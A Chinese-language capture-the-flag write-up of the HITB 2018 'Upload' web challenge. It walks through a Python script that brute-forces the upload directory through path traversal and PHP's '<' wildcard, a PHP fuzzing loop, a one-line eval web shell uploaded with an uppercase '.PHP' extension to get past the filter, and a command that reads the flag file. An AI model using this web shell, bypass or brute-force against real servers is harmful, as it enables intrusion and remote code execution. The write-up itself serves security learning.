HITBCTF2018 UPLOAD writeup

原创

1CHIG0 于 2018-04-14 18:53:12 发布 390 收藏
分类专栏： WEB 文件上传 文章标签： web ctf writeup hitbctf

界面如下，大概是一道文件上传题

选择文件 未选择任何文件 upload


```
<html>
▼<head>
    <title>Where Path~?</title>
  </head>
▼<body style> == $0
  ▶<form action="upload.php" method="post" enctype=
    <!--pic.php?filename=default.jpg-->
  </body>
</html>
```


F12一下看到注释。

随便上传一张图片

```
1523701295.png
```


得知会将上传文件名称修改，并保持格式不变。

试一试注释的方法得到

```
width=583
height=583
```


大概是可以读到上传文件的一些信息。

目标是找到文件所在路径，这一点在head里也有提示。

于是凉了，不会找，思路知道是写脚本爆破，但是完全不知道怎么匹配上级目录，明白这又肯定是什么自己不知道的奇淫技巧。

等比赛结束，看师傅们的WP这样子：https://nandynarwhals.org/hitbgsecquals2018-upload/

自己跟着操作了一遍。

首先是爆破脚本：

```
import requests
import string

url="http://47.90.97.18:9999/pic.php?filename=../PATH<</1523686388.png"
re=requests.session()

guess=string.ascii_letters+string.digits
name=''

while(1):
    for i in guess:
        payload=url.replace('PATH',name+i)
        content=re.get(payload).text
        if "image error" not in content:
            name += i
            print (name)
            break
```

跑一下等到结果：

```
In [16]: runfile('C:/Users/Jerry Zhu/Desktop/untitled2.py', wdir='C:/Users/Jerry Zhu/Desktop')
8
87
871
8719
87194
87194f
87194f1
87194f13
87194f137
87194f1372
87194f13726
87194f13726a
87194f13726af
87194f13726af7
87194f13726af7c
87194f13726af7ce
87194f13726af7cee
87194f13726af7cee2
87194f13726af7cee27
87194f13726af7cee27b
87194f13726af7cee27ba
87194f13726af7cee27ba2
87194f13726af7cee27ba2c
87194f13726af7cee27ba2cf
87194f13726af7cee27ba2cfe
87194f13726af7cee27ba2cfe9
87194f13726af7cee27ba2cfe97
87194f13726af7cee27ba2cfe97b
87194f13726af7cee27ba2cfe97b6
87194f13726af7cee27ba2cfe97b60
87194f13726af7cee27ba2cfe97b60d
87194f13726af7cee27ba2cfe97b60df
Traceback (most recent call last):
```


这里有一个很重要的问题：

```
?filename=../PATH<</1523686388.png'
```



这个东西是什么？

根据http://www.madchat.fr/coding/php/secu/onsec.whitepaper-02.eng.pdf，文章中通过fuzzing测试，得到了一个bug：

本地运行一下


```
<?php
for ($j=0; $j<256; $j++) {
    for ($i=0; $i<256; $i++) {
        $url = '1.p' . chr($j) . chr($i);
        $tmp = @file_get_contents($url);
        if (!empty($tmp)) echo chr($j).chr($i)."\r\n";
    }
}
?>
```

得到



说明php中有一些字符可起到匹配其他字符的作用。

于是我们知道通过 "/8<</"这种方法可以匹配到以8开头的文件名称，可以测试一下：



没有问题，这也是爆破的前提条件。


我们知道了文件路径接下来就很容易了，编写一个一句话木马。

```
<?php
echo eval($_GET['content']);
?>
```

上传试一下发现php文件会被拦截，于是通过大写的PHP来绕过，得到文件

1523702534.PHP

试着运用一下，成功了：



接下来我本来想用菜刀的，但是莫名连不上，可能是被ban了吧。。

遍历一下目录

?cmd=foreach (glob("../flag*") as $filename) { echo "$filename => ";var_dump(file_get_contents($filename)); };

得到flag:

HITB{e5f476c1e4c6dc66278db95f0b5a228a}